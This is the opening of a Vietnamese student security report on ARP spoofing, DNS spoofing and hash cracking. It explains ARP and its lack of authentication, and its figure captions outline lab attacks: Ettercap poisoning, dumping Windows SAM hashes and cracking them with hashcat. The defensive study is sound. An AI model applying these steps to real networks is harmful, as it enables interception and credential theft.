

TRƯỜNG ĐẠI HỌC CẦN THƠ
TRƯỜNG CÔNG NGHỆ THÔNG TIN VÀ TRUYỀN THÔNG



NIÊN LUẬN CƠ SỞ AN TOÀN THÔNG TIN
Đề Tài
MỘT SỐ HÌNH THỨC TẤN CÔNG MẠNG &
PHƯƠNG PHÁP PHÒNG CHỐNG

Cán bộ hướng dẫn

TS. GVC. Phan Thượng Cang

Sinh viên thực hiện

Họ tên: Lê Hải Đăng

MSSV: B2203716

Lớp: An Toàn Thông Tin

Khóa: 48

Học Kỳ 2, năm học 2024 – 2025

NHẬN XÉT CỦA GIÁO VIÊN HƯỚNG DẪN

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

Cần Thơ, ngày ... tháng ... năm 2025

Cán bộ hướng dẫn

TS. GVC. Phan Thượng Cang

LỜI CẢM ƠN

Để có được kết quả ngày hôm nay, em xin chân thành cảm ơn thầy Phan Thượng Cang giảng viên Khoa Công nghệ thông tin và Truyền thông, đã hướng dẫn và giúp đỡ em trong suốt quá trình thực hiện đề tài. Em cũng xin gửi lời cảm ơn đến quý thầy cô Trường Đại học Cần Thơ đã truyền đạt những kiến thức quý báu trong thời gian học tập vừa qua.

Bên cạnh đó, em cũng xin gửi lời cảm ơn đến gia đình và bạn bè đã luôn hỗ trợ em về mặt tinh thần để có thể hoàn thành tốt niên luận.

Mặc dù đã cố gắng hoàn thành đề tài một cách tốt nhất, nhưng trong khoảng thời gian có hạn và kiến thức chuyên môn còn hạn chế nên không tránh khỏi thiếu sót. Rất mong nhận được sự góp ý của Thầy để đề tài được hoàn thiện hơn. Trân trọng cảm ơn Thầy, chúc Thầy luôn dồi dào sức khỏe!

Cần Thơ, ngày ... tháng ... năm 2025

Người viết

Lê Hải Đăng

LỜI NÓI ĐẦU

Trong thời đại công nghệ số phát triển mạnh mẽ như hiện nay, thông tin đã trở thành một tài sản vô giá đối với các cá nhân, tổ chức và doanh nghiệp. Tuy nhiên, song song với sự phát triển đó là những mối đe dọa ngày càng tinh vi và nguy hiểm từ không gian mạng. Từ việc đánh cắp dữ liệu cá nhân, tấn công mạng, đến các hành vi xâm phạm quyền riêng tư, tất cả đều đặt ra yêu cầu cấp thiết về việc đảm bảo an toàn thông tin một cách toàn diện và hiệu quả.

An toàn thông tin không chỉ là một vấn đề kỹ thuật mà còn là một phần quan trọng trong chiến lược phát triển bền vững của mỗi tổ chức. Việc nhận thức đúng đắn và áp dụng các biện pháp bảo mật phù hợp sẽ góp phần giảm thiểu rủi ro, bảo vệ dữ liệu quan trọng và duy trì niềm tin với người dùng, đối tác.

Xuất phát từ tầm quan trọng đó, em đã chọn đề tài "MỘT SỐ HÌNH THỨC TẤN CÔNG MẠNG & PHƯƠNG PHÁP PHÒNG CHỐNG" để thực hiện niên luận này với mong muốn nghiên cứu sâu hơn về lĩnh vực an toàn thông tin, đóng vai là một hacker thực hiện việc tấn công mạng từ đó rút ra kinh nghiệm để bảo vệ thông tin khi truy cập internet và đảm bảo dữ liệu được an toàn khi không truy cập mạng, đồng thời rèn luyện kỹ năng phân tích, đánh giá và giải quyết các vấn đề thực tiễn trong ngành.

Em xin chân thành cảm ơn quý thầy cô trong khoa Công nghệ Thông tin đã tận tình giảng dạy và hỗ trợ em trong suốt quá trình học tập và thực hiện đề tài.

MỤC LỤC

NHẬN XÉT CỦA GIÁO VIÊN HƯỚNG DẪN	2
LỜI CẢM ƠN	3
LỜI NÓI ĐẦU	4
MỤC LỤC	5
DANH MỤC TỪ VIẾT TẮT	7
DANH MỤC HÌNH	8
PHẦN 1: ARP SPOOFING	10
CHƯƠNG 1: TỔNG QUAN VỀ GIAO THỨC ARP	10
I. Đặt vấn đề.....	10
II. ARP là gì?	10
CHƯƠNG 2: ARP Spoofing là gì?	15
I. Lỗ hổng của ARP	16
II. Cách tấn công.....	17
III. Cách phát hiện cuộc tấn công ARP spoofing.....	18
IV. Cách phòng chống ARP spoofing.....	19
CHƯƠNG 3: MÔ PHỎNG CUỘC TẤN CÔNG ARP SPOOFING TRONG THỰC TẾ:	20
PHẦN 2: DNS POISONING and DNS SPOOFING	29
CHƯƠNG 1: TỔNG QUAN VỀ GIAO THỨC DNS.....	29
I. DNS là gì?	29
II. Root Name Servers là gì?	30
III. Local Name Servers là gì?	31
IV. Các bước trong tra cứu DNS.....	31
CHƯƠNG 2: DNS SPOOFING LÀ GÌ?	33
I. Lỗ Hổng Bảo Mật DNS	33
II. Cách thức hoạt động của DNS Spoofing.....	33
III. Cách phòng chống DNS Spoofing.....	35
CHƯƠNG 3: MÔ PHỎNG CUỘC TẤN CÔNG DNS SPOOFING TRONG THỰC TẾ.	35
PHẦN 3: PASSWORD ATTACK - HASH CRACKING	42
CHƯƠNG 1: TỔNG QUAN.....	42

I. Đặt Vấn Đề	42
II. Password-Protected Files.	46
CHƯƠNG 2: NGUYÊN TẮT CƠ BẢN ĐỂ CRACKING HASHING.	48
I. Nguyên Tắc Cơ Bản Để Cracking Hashing.	48
II. Một Số Kỹ Thuật Tấn Công Hàm Băm Phổ Biến.	49
III. Phương Pháp Thu Thập Thông Tin.	53
IV. Công Cụ Tấn Công và Cách Sử Dụng.	54
V. Công cụ trích xuất loại hash	58
VI. Công cụ trích xuất hash từ tệp tin được mã hóa.	59
CHƯƠNG 3: VÍ DỤ TẤN CÔNG MINH HỌA	60
I. Tấn công từ điển kết hợp trình sát.	60
II. Brute Force	66
TÀI LIỆU THAM KHẢO	68

DANH MỤC TỪ VIẾT TẮT

Từ viết tắt	Từ đầy đủ	Nghĩa
AES	Advanced Encryption Standard	Tiêu chuẩn mã hóa tiên tiến
ARP	Address Resolution Protocol	Giao thức phân giải địa chỉ
DNS	Domain Name System	Hệ thống phân giải tên miền
IP	Internet Protocol	Giao thức Internet
LAN	Local Area Network	Mạng cục bộ
MAC	Media Access Control	Địa chỉ điều khiển truy cập tầng liên kết dữ liệu
MD5	Message Digest 5	Thuật toán băm thông điệp phiên bản 5
MITM	Man-in-the-Middle	Người trung gian
NIC	Network Interface Card	Card mạng / Thiết bị giao tiếp mạng
SHA	Secure Hash Algorithm	Thuật toán băm an toàn

DANH MỤC HÌNH

Hình 1.1 Sơ hoạt động của ARP trong mạng LAN	11
Hình 1.2 Sơ hoạt động của ARP trong liên mạng.....	13
Hình 1.3 MITM.....	16
Hình 1.4 ARP spoofing	18
Hình 1.5 Cửa sổ console của máy Victim (Windows10)	20
Hình 1.6 ARP table của máy Victim khi bị tấn công.....	21
Hình 1.7 Terminal thể hiện địa chỉ IP trên máy hacker	21
Hình 1.8 Thực hiện quét lớp mạng trên máy kali.....	22
Hình 1.9 Công cụ Ettercap	23
Hình 1.10 Công cụ Ettercap.....	23
Hình 1.11 Công cụ Ettercap.....	24
Hình 1.12 Tiến hành APR poisoning.....	24
Hình 1.13 Trên công cụ Ettercap chọn chế độ và tiến hành tấn công.....	24
Hình 1.14 Gói tin máy Hacker gửi đến Victim	25
Hình 1.15 Gói tin ARP reply máy Hacker gửi đến Router (192.168.1.1)	26
Hình 1.16 ARP table của Victim sau khi bị tấn công	26
Hình 1.17 Trên máy Victim tiến hành đăng nhập.....	27
Hình 1.18 Trên máy hacker sử dụng công cụ Wireshark phân tích gói tin	27
Hình 1.19 Nội dung trong form login.....	28
Hình 2.20 Các nhánh gốc của máy chủ hay còn gọi là Root name server.....	31
Hình 2.21 Hệ thống máy chủ DNS riêng của mỗi đơn vị.....	31
Hình 2.22 Mô tả cuộc tấn công của DNS Spoofing (DNS Cache Poisoning).....	34
Hình 2.23 Kiểm tra địa chỉ IP của Victim	35
Hình 2.24 Kiểm tra địa chỉ IP của Hacker	36
Hình 2.25 Kiểm tra Victim có chung lớp mạng hay không?	36
Hình 2.26 Tìm Gateway mạng.....	37
Hình 2.27 Chỉnh sửa file /etc/ettercap/etter.dns.....	37
Hình 2.28 Chỉnh sửa file index.html với nội dung mong muốn.	38
Hình 2.29 Sử dụng ettercap để quét host và thêm vào target mong muốn.	38
Hình 2.30 Khởi động apache.....	39
Hình 2.31 Tiến hành ARP poisoning.....	39
Hình 2.32 Tiến hành DNS spoofing.....	40
Hình 2.33 Website của Victim khi truy cập google.com sau khi bị tấn công.....	40
Hình 2.34 Địa chỉ IP mà nạn nhân ping với tên miền (google.com) trước khi bị tấn công.....	41
Hình 2.35 Địa chỉ IP mà nạn nhân ping với tên miền (google.com) sau khi bị tấn công.	41
Hình 3.36 Tính Duy Nhất Và Cố Định Của Hàm Băm	44
Hình 3.37 Tính Không Thể Đảo Ngược Của Hàm Băm.	44

Hình 3.38 Ảnh minh họa giải thuật mã hóa AES 256.....	47
Hình 3.39 Copy file sam và system trên Windows 7	60
Hình 3.40 Sử dụng công cụ impacket-secretsdump để trích hash mật khẩu.....	61
Hình 3.41 Copy hash vào file hashes.txt	61
Hình 3.42 Sử dụng công cụ cupp -i để tạo bản từ điển liên quan đến nạn nhân.....	62
Hình 3.43 Danh sách từ điển	64
Hình 3.44 Sử dụng công cụ hashcat hoặc john để tấn công hàm băm.....	65
Hình 3.45 Kết quả tấn công	65
Hình 3.46 Đặt mật khẩu file pwd.txt	66
Hình 3.47 Trích xuất hàm băm của mật khẩu bằng công cụ zip2john.....	66
Hình 3.48 xóa ký tự thừa	66
Hình 3.49 Sử dụng công cụ hashcat để dò brute force	67
Hình 3.50 Kết quả	67
Hình 3.51 Hiện thị kết quả	68

PHẦN 1: ARP SPOOFING

CHƯƠNG 1: TỔNG QUAN VỀ GIAO THỨC ARP

I. Đặt vấn đề

Trong một hệ thống mạng máy tính, có 2 địa chỉ được gán cho máy tính là:

Địa chỉ luận lý (Địa chỉ logic): là địa chỉ của các giao thức mạng như IP, ... Loại địa chỉ này chỉ mang tính chất tương đối, có thể thay đổi theo sự cần thiết của người dùng. Các địa chỉ này thường được phân thành 2 phần riêng biệt là phần địa chỉ mạng và phần địa chỉ máy. Cách đánh địa chỉ như vậy nhằm giúp cho việc tìm ra các đường kết nối từ hệ thống mạng này sang hệ thống mạng khác dễ dàng hơn.

Địa chỉ vật lý: hay còn gọi là địa chỉ MAC - Medium Access Control address là địa chỉ 48 bit, dùng để định danh duy nhất do nhà cung cấp gán cho mỗi thiết bị. Đây là loại địa chỉ phẳng, không phân lớp, nên rất khó dùng để định tuyến.

Trên thực tế, các card mạng (NIC) chỉ có thể kết nối với nhau theo địa chỉ MAC, địa chỉ này là cố định và duy nhất của phần cứng.

=> Do vậy phải có một cơ chế để ánh xạ địa chỉ logic - lớp 3 sang địa chỉ vật lý - lớp 2 để các thiết bị có thể giao tiếp với nhau. Từ đó, ta có giao thức phân giải địa chỉ ARP-Address Resolution Protocol giải quyết vấn đề trên.


II. ARP là gì?

ARP là phương thức phân giải địa chỉ động giữa địa chỉ lớp network và địa chỉ lớp datalink. Quá trình thực hiện bằng cách: một thiết bị IP trong mạng gửi một gói tin local broadcast đến toàn mạng yêu cầu thiết bị khác gửi trả lại địa chỉ phần cứng (địa chỉ lớp datalink) hay còn gọi là Mac Address của mình.

ARP là giao thức lớp 2 - Data link layer trong mô hình OSI và là giao thức lớp Link layer trong mô hình TCP/IP.

Ban đầu ARP chỉ được sử dụng trong mạng Ethernet để phân giải địa chỉ IP và địa chỉ MAC. Nhưng ngày nay ARP đã được ứng dụng rộng rãi và dùng trong các công nghệ khác dựa trên lớp hai.

1.1.2.1 Cách thức hoạt động của ARP trong mạng LAN



Hình 1.1 Sơ hoạt động của ARP trong mạng LAN

Hình minh họa mô tả cách thức hoạt động của giao thức ARP trong một mạng LAN. Dưới đây là diễn giải theo các bước:

Bước 1: Máy gửi kiểm tra ARP cache của mình. Nếu đã có thông tin ánh xạ địa chỉ IP sang địa chỉ MAC thì trực tiếp gửi gói tin qua địa chỉ MAC.

Bước 2: Có 2 trường hợp:

TH1: Nếu có thông tin ánh xạ trong bản ARP thì chuyển sang bước 6.

TH2: Nếu chưa có gửi ARP Request (Broadcast)

- Một thiết bị trong mạng (có thể là một máy tính hoặc thiết bị khác) muốn tìm địa chỉ MAC của một máy có địa chỉ IP 192.168.1.5.

- Máy này gửi một gói tin ARP Request dưới dạng broadcast (tức là gửi đến tất cả các thiết bị trong mạng).
- Nội dung gói tin ARP Request:
⇒ "Ai có địa chỉ IP 192.168.1.5? Hãy cho tôi biết địa chỉ MAC của bạn."

Bước 3: Phân phối ARP Request trong mạng

- Switch nhận gói tin và chuyển tiếp nó đến tất cả các máy tính trong mạng LAN.
- Tất cả các máy tính nhận được yêu cầu, nhưng chỉ máy có địa chỉ IP 192.168.1.5 mới phản hồi.

Bước 4: Gửi ARP Reply (Unicast)


- Máy tính có IP 192.168.1.5 nhận diện được rằng nó là mục tiêu của ARP Request.
- Nó gửi một gói tin ARP Reply dưới dạng unicast (trực tiếp đến máy đã gửi yêu cầu), trong đó chứa địa chỉ MAC của nó.
- Nội dung gói tin ARP Reply:
⇒ "Tôi có IP 192.168.1.5, địa chỉ MAC của tôi là DDD."

Bước 5: Cập nhật ARP Cache

- Máy gửi yêu cầu nhận được ARP Reply và cập nhật bảng ARP Cache của nó với cặp IP-MAC tương ứng.
- Từ giờ, nó có thể gửi dữ liệu trực tiếp đến địa chỉ MAC của 192.168.1.5 mà không cần yêu cầu ARP thêm.

Bước 6: Đóng gói gói tin và gửi qua địa chỉ MAC

1.1.2.2 Cách thức hoạt động của ARP trong liên mạng



Hình 1.2 Sơ hoạt động của ARP trong liên mạng

Hình minh họa mô tả cách thức hoạt động của giao thức ARP trong liên mạng. Dưới đây là diễn giải theo các bước:

Bước 1: Máy Host A gửi ARP Request

- Host A nhận định được địa chỉ 10.10.1.3 không thuộc lớp mạng của mình.
- ⇒ Mặc định gửi đến cổng mặc định (Default Gateway) để router hoặc switch xử lý.
- Host A kiểm tra bảng ARP Cache của mình:
 - + Nếu Host A có địa chỉ MAC của (Default Gateway) thì chuyển sang bước 3.
 - + Nếu không có địa chỉ MAC của cổng mặc định (Default Gateway) là 192.168.1.1 thì Host A gửi một ARP Request (Broadcast) để tìm địa chỉ MAC của 192.168.1.1 trong mạng LAN A.

Bước 2: Router C phản hồi bằng ARP Reply

- Router C nhận được ARP Request từ Host A.
- Vì Router C có địa chỉ IP 192.168.1.1 trên cổng X, Router C gửi một ARP Reply (Unicast) với địa chỉ MAC của cổng X về cho Host A.
- Host A cập nhật bảng ARP của mình với thông tin này.

Bước 3: Host A gửi dữ liệu đến Router C

- Host A đóng gói dữ liệu gửi đến Host B (10.10.1.3) nhưng đặt địa chỉ MAC đích là MAC của cổng X trên Router C.
- Router C nhận gói tin và kiểm tra bảng định tuyến để chuyển tiếp dữ liệu đến mạng 10.10.1.0/24.

Bước 4: Router C gửi ARP Request để tìm MAC của Host B

- Router C cần gửi dữ liệu đến Host B (10.10.1.3) trong mạng LAN B.
- Router C kiểm tra bảng ARP của mình, nếu không có địa chỉ MAC của Host B, nó gửi một ARP Request (Broadcast) trong mạng LAN B để tìm địa chỉ MAC của 10.10.1.3.

Bước 5: Host B phản hồi bằng ARP Reply

- Host B nhận được ARP Request và gửi một ARP Reply về Router C, chứa địa chỉ MAC của nó (MAC: BBB).
- Router C cập nhật bảng ARP của mình với địa chỉ MAC của Host B.

Bước 6: Router C gửi dữ liệu đến Host B

- Router C nhận dữ liệu từ Host A, thay đổi địa chỉ MAC đích thành MAC của Host B (BBB), và gửi gói tin đến Host B trong mạng LAN B.

CHƯƠNG 2: ARP Spoofing là gì?


Trong mạng máy tính, ARP spoofing, ARP cache poisoning, hay ARP poison routing, là một kỹ thuật qua đó kẻ tấn công giả thông điệp ARP trong mạng cục bộ. Nói chung, mục tiêu là kết hợp địa chỉ MAC của kẻ tấn công với địa chỉ IP của máy chủ khác, chẳng hạn như cổng mặc định (default gateway), làm cho bất kỳ lưu lượng truy cập nào dành cho địa chỉ IP đó được gửi đến kẻ tấn công.

ARP spoofing có thể cho phép kẻ tấn công chặn các khung dữ liệu trên mạng, sửa đổi lưu lượng, hoặc dừng tất cả lưu lượng. Thông thường cuộc tấn công này được sử dụng như là một sự mở đầu cho các cuộc tấn công khác, chẳng hạn như tấn công từ chối dịch vụ, tấn công Man-in-the-middle attack, hoặc các cuộc tấn công cướp liên lạc dữ liệu.

Cuộc tấn công này chỉ có thể dùng trong các mạng mà dùng Address Resolution Protocol, và giới hạn trong các mạng cục bộ.

Nguyên tắc cơ bản đằng sau ARP spoofing là khai thác sự thiếu chứng thực trong giao thức ARP bằng cách gửi thông tin ARP giả mạo vào mạng LAN. Các cuộc tấn công giả mạo ARP có thể chạy từ máy chủ bị xâm nhập trên mạng LAN hoặc từ máy của kẻ tấn công được kết nối trực tiếp với mạng LAN bị nhắm tới.

Nói chung, mục tiêu của cuộc tấn công là kết hợp địa chỉ MAC host của kẻ tấn công với địa chỉ IP của máy đích, do đó bất kỳ lưu lượng truy cập nào dành cho máy đích sẽ được gửi đến máy của kẻ tấn công. Kẻ tấn công có thể chọn để kiểm tra các gói tin (theo dõi), trong khi chuyển tiếp lưu lượng truy cập tới đích thực sự để tránh phát hiện, sửa đổi dữ liệu trước khi chuyển tiếp nó (tấn công xen giữa) hoặc khởi chạy tấn công từ chối dịch vụ bằng cách gây ra một số hoặc tất cả các gói tin trên mạng sẽ bị bỏ đi.



Hình 1.3 Tấn công MITM

I. Lỗ hổng của ARP

Address Resolution Protocol là một giao thức truyền thông được sử dụng rộng rãi để tìm ra các địa chỉ tầng liên kết dữ liệu từ các địa chỉ tầng mạng.

Khi một gói tin giao thức Internet được gửi từ một máy đến máy khác trong mạng cục bộ, địa chỉ IP đích phải được giải quyết thành địa chỉ MAC để truyền qua tầng liên kết dữ liệu. Khi biết được địa chỉ IP của máy đích, và địa chỉ MAC của nó cần truy cập, một gói tin broadcast được gửi đi trên mạng nội bộ. Gói này được gọi là ARP request. Máy đích với IP trong ARP request sẽ trả lời với ARP reply, nó chứa địa chỉ MAC cho IP đó.

ARP là một giao thức phi trạng thái. Máy chủ mạng sẽ tự động lưu trữ bất kỳ ARP reply nào mà chúng nhận được, bất kể máy khác có yêu cầu hay không. Ngay cả các mục ARP chưa hết hạn sẽ bị ghi đè khi nhận được gói tin ARP reply mới. Không có phương pháp nào trong giao thức ARP mà giúp một máy có thể xác nhận máy mà từ đó gói tin bắt nguồn. Hành vi này là lỗ hổng cho phép ARP spoofing xảy ra.

II. Cách tấn công

